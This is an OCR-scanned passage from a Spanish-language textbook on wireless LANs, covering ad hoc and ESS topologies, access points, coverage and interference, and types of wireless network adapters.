


Recientemente ha aparecido en el mercado una alternativa al modo ad hoc conocida como software de punto de acceso. Esto consiste en configurar las computadoras en modo ad hoc y hacer que una de estas computadoras haga las funciones de punto de acceso instalándole un programa especial, el software de punto de acceso. Ya se han hecho programas de este tipo para distintos sistemas operativos. Se ha dado el caso de usuarios que recuperan una vieja computadora para dedicarlo exclusivamente a trabajar como punto de acceso.

PUNTO DE ACCESO (ACCESS POINT)

Topología Ad-Hoc (IBSS)

IBSS es el conjunto de Servicios Básicos Independientes. A esta modalidad se la conoce también como independiente o de igual a igual (***peer-to-peer*** en inglés). Esta modalidad está pensada para permitir exclusivamente comunicaciones directas entre los distintos terminales que forman la red. En una topología Ad-Hoc, los propios dispositivos inalámbricos crean la red LAN y no existe ningún controlador central ni puntos de acceso. Cada dispositivo se comunica directamente con los demás dispositivos de la red, en lugar de pasar por un controlador central.



Esta topología es práctica en lugares en los que pueden reunirse pequeños grupos de equipos que no necesitan acceso a otra red. Ejemplos de entornos en los que podrían utilizarse redes inalámbricas ad hoc serían un domicilio sin red con cable o una sala de conferencias donde los equipos se reúnen con regularidad para intercambiar ideas.

El modo ad hoc entonces se puede decir que no tiene punto de acceso. En esta red sólo hay dispositivos inalámbricos presentes. Muchas de las operaciones que controla el punto de acceso, como la señalización y la sincronización, son controladas por una estación. La red ad hoc no disfruta todavía de algunos avances como retransmitir tramas entre dos estaciones que no se oyen mutuamente.

Cuando un medio de red nuevo se introduce en un nuevo entorno siempre surgen nuevos retos. Esto es cierto también en el caso de las redes LAN inalámbricas. Algunos retos surgen de las diferencias entre las redes LAN con cable y las redes LAN inalámbricas. Por ejemplo, existe una medida de seguridad inherente en las redes con cable, ya que la red de cables contiene los datos. Las redes inalámbricas presentan nuevos desafíos, debido a que los datos viajan por el aire, por ondas de radio.

Otros retos se deben a las posibilidades únicas de las redes inalámbricas. Con la libertad de movimiento que se obtiene al eliminar los cables, los usuarios pueden desplazarse de sala en sala, de edificio en edificio, etc., con las expectativas de una conectividad ininterrumpida en todo momento.

Las redes siempre han tenido retos, pero éstos aumentan cuando se agrega complejidad, tal como sucede con las redes inalámbricas. Por ejemplo, a medida que la configuración de red continúa simplificándose, las redes inalámbricas incorporan características y métrica que se agrega a los parámetros de configuración.

Topología de una Red Extensa (ESS)

ESS (*Extended Service Set*, 'Conjunto de Servicios Extendido') es una modalidad que permite crear una red inalámbrica formada por más de un punto de acceso. De esta forma se puede extender el área de cobertura de la red, quedando constituida por un conjunto de celdas pegadas unas a otras. Una red ESS está formada por múltiples redes BSS.

La configuración ESS permite crear una red local inalámbrica con una extensa área de cobertura. Para cubrir toda el área, se disponen de múltiples celdas BSS, cada una de las cuales cuenta con su punto de acceso. En esta configuración, los terminales pueden desplazarse por toda el área de cobertura sin perder la comunicación.

La configuración ESS resulta interesante cuando se necesita cubrir una gran área de oficinas, oficinas localizadas en distintas plantas, un espacio público o lugares con una alta concentración de terminales donde un solo punto de acceso resulta escaso.


Los distintos puntos de acceso que forman una red ESS se interconectan entre sí a través de una red que, generalmente, suele ser una red cableada Ethernet. Esta conexión sirve también para que los terminales inalámbricos puedan comunicarse con los terminales de la red cableada.

Para que funcionen las redes ESS, deben configurarse los distintos puntos de acceso como miembros de una misma red. Esto implica que todos deben tener el mismo nombre de red y la misma configuración de seguridad, aunque funcionando en distintos canales de radio. Esto último es importante porque, de otro modo, los puntos de acceso se interferirían unos a otros impidiendo la comunicación con sus terminales.

Cuando un terminal se mueve fuera del alcance del punto de acceso con el que está asociado originalmente, automáticamente se reasocia con un nuevo punto de acceso con el que tenga cobertura. Esta reasociación la hace el terminal automáticamente, sin que el usuario tenga que hacer nada. Desde el punto de vista del usuario, la conexión a una red ESS es idéntica a la conexión a una red BSS. La única diferencia es que se dispone de una mayor cobertura.

VELOCIDAD	DISTANCIA EN INTERIOR	DISTANCIA EN EXTERIOR
11 Mbps	50 metros	270 metros
5.5 Mbps	80 metros	380 metros
2 Mbps	130 metros	430 metros
1 Mbps	160 metros	540 metros

Relación entre distancia y velocidad con las tarjetas Wi Fi en ambientes ideales.



Red inalámbrica extensa.

CAP.

5

Red inalámbrica con Access Point

5.1. PUNTO DE ACCESO

DEFINICIÓN DE PUNTO DE ACCESO (ACESS POINT)

El punto de acceso es el centro de las comunicaciones de la mayoría de las redes inalámbricas. El punto de acceso no sólo es el medio de intercomunicación de todos los terminales inalámbricos, sino que también es el puente de interconexión con la red fija e Internet.

Existen dos categorías de puntos de acceso:

- **Puntos de accesos profesionales**, diseñados para crear redes corporativas de tamaño medio o grande. Estos suelen ser los más caros, pero incluyen mejores características, como son mejoras en la seguridad y una más perfecta integración con el resto de equipos. Los líderes de este tipo de equipamiento son Cisco, 3Com Agere/Orinoco (antiguamente conocidos como Lucent) y Nokia.
- **Puntos de acceso económicos**, dirigidos a cubrir las necesidades de los usuarios de pequeñas oficinas o del hogar. Estos puntos de acceso ofrecen exactamente los mismos servicios que los anteriores, con la misma cobertura y las mismas velocidades. La diferencia se nota cuando se dispone de un gran número de usuarios. En estos casos, los puntos de acceso profesionales ofrecen mejores resultados, eso sí, multiplicando el precio por cuatro o cinco. Los que más puntos de acceso de tipo económico venden son Intel, 3Com, D-Link, Agere /Orinoco, NetGear Proxim y Linksys.

Aparte de lo anterior, cada equipo tiene sus propias características externas. Por ejemplo, algo que diferencia claramente a unos puntos de acceso de otros es el número y tipo de puertos exteriores que ofrece. Existen puntos de acceso que disponen hasta de un puerto de impresora, mientras que otros se limitan a ofrecer una conexión para red cableada o Internet.

Por otro lado, es habitual que los puntos de acceso se utilicen también como pasarela de conexión con otras redes (por ejemplo, con Internet). Desde este punto de vista, es importante que se tengan en cuenta dos cosas: la primera es que nos fijemos en las características de *router* del punto de acceso: DHCP, NAT o propiedades de *firewall* son características que nos ayudarán en la configuración y manejo de las comunicaciones con Internet o con otras que se va a conectar.

Distintos modelos de puntos de acceso.

En el entorno corporativo suelen coexistir una red inalámbrica, para darles movilidad a los usuarios que la necesitan, junto con una red cableada, para darle conectividad al resto de usuarios. Generalmente, las redes corporativas utilizan el protocolo TCP/IP; no obstante, hay que tener en cuenta que en el mercado existen otros protocolos como SPX/IPX, NetBIOS, LANtastic, etc. Por tanto, conviene comprobar que el punto de acceso que se va a comprar sea compatible con el protocolo de red cableadal.

Por último, los equipos Wi-Fi tienen la ventaja de que tienen la garantía de interfuncionar sin problemas de acuerdo con la norma IEEE 802.11b. Esto es así, sin duda, en relación con los adaptadores de red; sin embargo, existe cierta incompatibilidad en relación con los puntos de acceso. La incompatibilidad aparece a la hora de mantener en servicio una comunicación cuando un usuario pasa del área de cobertura de un punto de acceso al de otro. En este caso, si los puntos de acceso son de distinto fabricante, es muy posible que se corte la comunicación. La comunicación se podrá volver a establecer con el nuevo punto de acceso, pero no se habrá producido una transferencia sin interrupciones, que es de lo que se trata. Para evitar este problema, es recomendable que los puntos de acceso vecinos sean del mismo fabricante. Además, cuando todos los dispositivos son del mismo fabricante, es posible utilizar alguna característica adicional propietaria del fabricante. Se puede valorar si esto merece la pena. En cualquier caso, el IEEE está trabajando para solucionar este problema (grupo de trabajo IEEE 802.11i). Por cierto, esto no tiene nada que ver con las tarjetas inalámbricas que se conectan a las computadoras; estas últimas sí pueden proceder de fabricantes distintos sin problemas.

Características de los puntos de acceso

Los puntos de acceso son realmente unas pequeñas cajas de las que sobresalen una o dos antenas. Algunos fabricantes se han preocupado incluso de darles una forma estilizada que se salga de la forma típica de caja. Aunque la estética exterior de la caja pueda parecer un hecho sin importancia, en las redes para el hogar puede ser un punto a valorar. Por otro lado, a veces la estética es algo más que las apariencias. Unos puntos de acceso incluyen útiles para poderlos soportar en la pared o en el techo, mientras que otros carecen de este tipo de accesorios. En cualquier caso, en su interior podemos encontrar lo mismo:

- Un equipo de radio (de 2,4 GHz, en el caso de 802.11b o 5 GHz, en el caso de 802.11a).
- Una o dos antenas (que pueden o no apreciarse exteriormente).
- Un *software* de gestión de las comunicaciones.
- Puertos para conectar el punto de acceso a Internet o a la red cableada.

La radio

El objetivo principal de los puntos de acceso es comunicarse con los terminales vía radio. Por tanto, lo principal de los puntos de acceso es su equipamiento de radio. Este equipamiento viene integrado en un conjunto de *chips* electrónicos conocidos como *chipsets*. Aunque en el mercado existen muchos fabricantes de puntos de acceso, son muchos menos los que fabrican *chipsets*. Dos de los principales fabricantes de *chipsets* Wi-Fi son Lucent e Intersil.

Desde el punto de vista del usuario, el funcionamiento de los distintos *chipsets* es idéntico. Además, entre ellos deben ser compatibles. No obstante, la teoría de la compatibilidad trae sorpresas a veces, por lo que resulta recomendable comprar equipos (puntos de acceso y tarjetas inalámbricas) que utilicen *chipsets* del mismo fabricante. La única forma de estar seguros de esto es comprar todo el equipamiento del mismo fabricante. Esto puede ser un contrasentido desde el punto de vista de la compatibilidad de la marca Wi-Fi, pero tiene sus ventajas prácticas.

Los puertos

Los puntos de acceso necesitan disponer de puertos para poderse conectar con una red local cableada y con Internet. Para conseguir esto, los puntos de acceso suelen traer uno o más puertos 10/100 Base-T (RJ-45). No obstante, las posibilidades de conectividad de los puntos de acceso no acaban aquí; dependiendo del modelo, nos podemos encontrar los siguientes puertos.

5.1.1. Ejemplo de puertos de un punto de acceso

Un puerto especial para conectarse a un *hub* o *switch* de red de área local Ethernet (*uplinkport*).

Disponer internamente de un *hub*, por lo que ofrecen de dos a cuatro puertos exteriores para conectarles los equipos de red Ethernet de que disponga el usuario. Esto es ideal para el hogar o la pequeña oficina ya que evita la necesidad de disponer de un *hub* o *switch* independiente. En cualquier caso, si se necesitase de más de cuatro puertos, siempre se puede comprar otro *hub* y conectarlo al punto de acceso para extender la red.

Un puerto serie RS-232 para que se le pueda conectar un módem de red telefónica (RTB o RDSI). Esta conexión a Internet a 56 Kbps o 64 Kbps puede ser utilizada como acceso principal a Internet o como acceso de seguridad en el caso de que falle la conexión de banda ancha (ADSL o cable módem).

Un puerto paralelo o USB para conectarle una impresora. Esto permite compartir una impresora sin la obligación de tener una computadora encendido para poder mantener disponible la impresora. Además, la impresora no le ocuparía recursos a ninguna computadora.

Puerto para conectarle una antena exterior que le provea de un mayor alcance. En el mercado existe una gran variedad de antenas externas que pueden dar respuesta a muchas necesidades distintas. Si se necesita que el punto de acceso ofrezca cobertura a una distancia superior a unos 100 metros, es importante contar con un punto de acceso que disponga de un conector de este tipo.


5.1.2. Gestión del punto de acceso

Los puntos de acceso ofrecen determinadas características que son configurables, como son las opciones de seguridad o de gestión de la red. La mayoría permiten llevar a cabo esta configuración a través de una interfaz basada en páginas *web*. Para hacer uso de esto, sólo se necesita instalar el *software* que incluye el punto de acceso.

No obstante, es importante saber que algunos puntos de acceso no utilizan una interfaz *web*, sino que requieren de la introducción directa de líneas comandos (lo que se conoce como CLI, *Command Line Interface*, 'Interfaz de Línea de Comandos') o, incluso, requieren de un sistema operativo particular. Por ejemplo, Airport Base Station de Apple requiere disponer de una computadora con sistema operativo Mac. En cualquier caso, siempre es buena idea asegurarse de que el punto de acceso es compatible con nuestro sistema operativo.

◉ FORMAR UNA RED EXTENSA CON VARIOS PUNTOS DE ACCESO

Los puntos de acceso alcanzan una cobertura de algunas decenas de metros en el interior de algunos domicilios y algunas cientos de metros en el exterior, para esto quizás usted desee ampliar esta cobertura para alcanzar mayor distancia de la red inalámbrica, en ese caso debería tener en cuenta todo lo siguiente:




- Utilizar una conexión cableada, en ese caso los puntos de acceso son unos terminales más en la red local, haciendo de puente entre los terminales fijos y móviles.
- Utilizar uno o más de un punto de acceso, se pueden configurar como puentes o bridges. En la actualidad, cualquier punto de acceso se puede configurar como un puente entre dos puntos de acceso y de esta manera expandir el tamaño de la red inalámbrica.
- Utilizar tecnologías como la WimaX o LMDS, estas redes tienes una cobertura de un área metropolitana, en tal caso solo tendríamos que conectar todos los puntos de acceso a las tecnologías Wimax, o LMDS.
- Utilizar una conexión de banda ancha, ADSL, y estableciendo conexiones de red privada virtual, estas conexiones son muy interesantes en aéreas donde se tiene que conectar dos o más edificios a unos cientos de metros. Es importante proteger la información que viaja a través del espacio electromagnético, y la VPN es una muy buena alternativa para ello.

5.1.3. Alcance de una red inalámbrica

Cuando nos decidimos a instalar una red inalámbrica, generalmente se parte de unas necesidades de cobertura. Pretendemos tener cobertura en toda la oficina, la casa, el entorno empresarial o el pueblo completo. Esto quiere decir que uno de los factores más importante de las redes inalámbricas es la cobertura. La cobertura de la red depende tanto del alcance de los adaptadores de red (*las tarjetas Wi-Fi, en l capítulo 4 se hablará de algunos dispositivos de red*), como del de los puntos de acceso.

Los fabricantes dicen que un punto de acceso o una tarjeta Wi-Fi llega a tener una cobertura de cientos de metros en espacio abierto con visibilidad directa entre terminales y sin interferencias de otros equipos que trabajen en la banda de 2,4 GHz (*microondas, teléfonos inalámbricos, etc.*). Esto es cierto, pero, si se instala el punto de acceso en el interior de una casa u oficina, el alcance puede reducirse a unos 25 a 50 metros dependiendo de los obstáculos que haya en la habitación (*armarios, mesas, etc.*). Por otro lado, la mayoría de los equipos Wi-Fi vienen equipados con un sistema que baja automáticamente la velocidad de transmisión conforme la señal de radio se va debilitando. Esto significa que, conforme se aumenta la distancia entre emisor y receptor, se puede ir disminuyendo la velocidad de transmisión de datos.



Alcance y velocidad

Además de la distancia, en el entorno existen otros factores que pueden afectar a la cobertura, como son las interferencias (*naturales y artificiales*) o las pérdidas de propagación debido a los obstáculos. De hecho, muchas de estas condiciones del entorno son cambiantes, por lo que en una posición puede haber cobertura en un momento dado y no haberla unos minutos más tarde.

Red inalámbrica de gran alcance

INTERFERENCIA EN UNA RED EXTENSA

Dado que 802.11b utiliza la banda de 2,4 GHz y que estas frecuencias se encuentran en una banda abierta para usos industriales, científicos y médicos para los que no se necesita licencia, existe el riesgo de coincidir en el uso de la frecuencia con otros sistemas como los microondas, teléfonos inalámbricos, sistemas de televigilancia, dispositivos bluetooth o, incluso, otras redes inalámbricas. Estos otros usos pueden producir interferencias en las señales de radio de nuestra red. Una interferencia consiste en la presencia no deseada de señales radioeléctricas que interrumpen el normal funcionamiento del sistema.

Para evitar que una interferencia pueda cortar la comunicación, cuando el equipo Wi-FI (*protocolo MAC*) detecta la presencia de una señal de interferencia, automáticamente entra en un periodo de espera en la idea de que, pasado dicho periodo, habrá pasado la interferencia. Evidentemente, esto hace que el servicio se degrade, pero no se interrumpe.

Desde el punto de vista del usuario, es imposible evitar las interferencias esporádicas, pero lo que sí se puede evitar son las interferencias constantes o periódicas.

El sistema consiste en hacer pruebas de recepción de señal en la zona bajo sospecha. Estas pruebas pueden realizarse a distintas horas del día. A veces ocurre que las interferencias sólo se producen a la hora de la comida (microondas). Muchas de estas interferencias pueden evitarse sencillamente situando el punto de acceso en otro lugar, o moviendo el terminal.

PÉRDIDAS DE PROPAGACIÓN EN UNA RED EXTENSA

Desde el momento que una señal de radio sale del equipo transmisor empieza a perder potencia por el simple hecho de propagarse. Conforme aumenta la distancia desde el emisor, las pérdidas de señal van en aumento. Esta pérdida de señal es mayor también cuanto mayor es la frecuencia radioeléctrica a la que se emite. Por tanto, a mayor frecuencia, menor es el alcance de la señal.

Por otro lado, generalmente no existe una línea de visión directa entre el transmisor y el receptor. Los obstáculos (como las paredes, los árboles, los muebles o los cristales) que impiden dicha visibilidad directa afectan grandemente a la pérdida de señal.

Otros de los factores que afectan negativamente a la propagación de la señal son los ecos producidos por el rebote de la señal en los obstáculos (paredes, muebles, etc.). El rebote produce que la señal pueda tomar distintos caminos para llegar hasta el receptor.

Al final, lo que el receptor recibe no es una única señal, sino una señal principal y una combinación de señales iguales (ecos) que le llegan a distinto tiempo y con distinta potencia. A esto se le llama efecto eco. Este efecto puede producir graves interferencias que llegan a degradar fuertemente la recepción de la señal. El efecto eco es más perjudicial cuanto mayor es la potencia del eco y mayor su retardo con respecto a la señal principal.

Algunos equipos Wi-Fi disponen de sistemas como la diversidad de antenas (tienen dos antenas), el filtrado de la señalo *software* de filtrado que ayudan a resolver este problema.

CAP.

6

Tipos de tarjetas de red inalámbrica

6.1. ADAPTADORES INALÁMBRICOS DE RED

Los adaptadores de red son las tarjetas o dispositivos que se conectan a las computadoras para que funcionen dentro de una red inalámbrica. Estos equipos pueden recibir también el nombre de tarjetas de red o interfaces de red. De hecho, en inglés se conoce como NIC (*Network Interface Cards*, 'Tarjetas Interfaces de Red') a cualquier tarjeta instalable o conectable a una computadora que sirve para integrarlo en una red, sea ésta cableada o inalámbrica.

Los adaptadores de red son fundamentalmente unas estaciones de radio que se encargan de comunicarse con otros adaptadores (modo *ad hoc*) o con un punto de acceso (modo infraestructura) para mantener a la computadora al que están conectados dentro de la red inalámbrica a la que se asocie.

Como todos los equipos de radio, los adaptadores de red necesitan una antena. Ésta suele venir integrada dentro del propio adaptador sin que externamente se note. Algunos adaptadores, sin embargo, permiten identificar claramente su antena. En cualquier caso, la mayoría de los adaptadores incluyen un conector para poder disponer una antena externa. Este tipo de antenas aumentan grandemente el alcance del adaptador.

6.1.1. Tipos de adaptadores de red

Al igual que desde hace tiempo viene siendo normal encontrar computadoras que incluyen de fábrica una puerto Ethernet RJ45, recientemente están apareciendo en el mercado algunas computadoras portátiles que ya tienen integrado un adaptador de red. Actualmente, existen los siguientes tipos de adaptadores inalámbricos de red:

- **Tarjetas PCMCIA**. Son tarjetas que tienen un tamaño similar al de una tarjeta de crédito (realmente como un 30% más larga) y que se insertan en los puertos PCMCIA (*PC carel*) de tipo II que suelen incorporar la mayoría de los computadoras portátiles. Las computadoras de sobremesa no suelen contar con puertos PCMCIA.

- **Tarjetas PCI o ISA**. Las computadoras de sobremesa no suelen disponer de ranuras PCMCIA. De lo que sí disponen son de ranuras PCI o ISA donde se pueden instalar todo tipo de tarjetas de periféricos, entre las que están las tarjetas Wi-Fi. No obstante, lo cierto es que no es fácil encontrar en el mercado este tipo de tarjetas Wi-Fi. La solución alternativa consiste en instalar tarjetas conversoras de PCI o ISA a PCMCIA. Estos conversores son tarjetas PCI o ISA que se insertan en una ranura interna de la computadora y que ofrecen un puerto PCMCIA al exterior. El precio de estos adaptadores es de unos 40 euros. Evidentemente, en forma adicional haría falta disponer de la tarjeta PCMCIA.

- **Unidades USB**. Se trata de unidades inalámbricas que se conectan a la computadora (portátil o sobremesa) mediante un puerto USE. Estas unidades son más propias de las computadoras de sobremesa, ya que evitan tener que instalar en su interior un adaptador de tarjeta PCMCIA. No obstante, son válidas para todo tipo de computadoras. Si la computadora ya tiene ocupados todos sus puertos USB (por ejemplo, porque se está utilizando para el teclado, la impresora, etc.), en el mercado existen multiplicadores de puertos USB que permiten sacar cuatro puertos de donde había uno.

ADAPTADORES PARA PDA

Un PDA es una pequeña computadora que cabe en la palma de la mano; de hecho, en inglés también se les conoce como *PalmPC*, literalmente, 'PC de la palma de la mano', y el PDA más vendido es el Palm Pilot de 3Com. Es cierto que también se les conoce como *PocketPC* (PC de bolsillo) o como *HandHeld PC* (PC de mano).

Debido a su pequeño tamaño, los PDA pueden llevarse siempre con uno, por lo que suelen incluir aplicaciones que, de alguna manera, son asistentes personales de su usuario: *agenda de direcciones, agenda de actividades, lista de tareas, juegos, etc.* No obstante, un PDA puede utilizarse también como herramienta de comunicación: *permite acceder a Internet, ver páginas web, gestionar correos electrónicos, etc*. De hecho, las nuevas PDA incluyen versiones reducidas de programas de gestión tan conocidos como Microsoft Word, Excel, etc. En definitiva, un PDA es una pequeña computadora de gran utilidad debido precisamente a su pequeño tamaño.

Habitualmente, un PDA se conecta a Internet a través de una computadora personal. Los correos se escriben en el PDA, pero no se transmiten (*o reciben*) hasta que no se conectan mediante un cable (*o infrarrojos*) a la computadora personal con el que se ha asociado previamente. También existe la posibilidad de conectarle un módem especial al PDA y acceder directamente a Internet a través de un proveedor de acceso (vía llamada telefónica). En este sentido, han aparecido más recientemente en el mercado equipos PDA que incluyen en su interior un terminal móvil, o teléfonos móviles que incluyen en su interior las capacidades de los PDA.

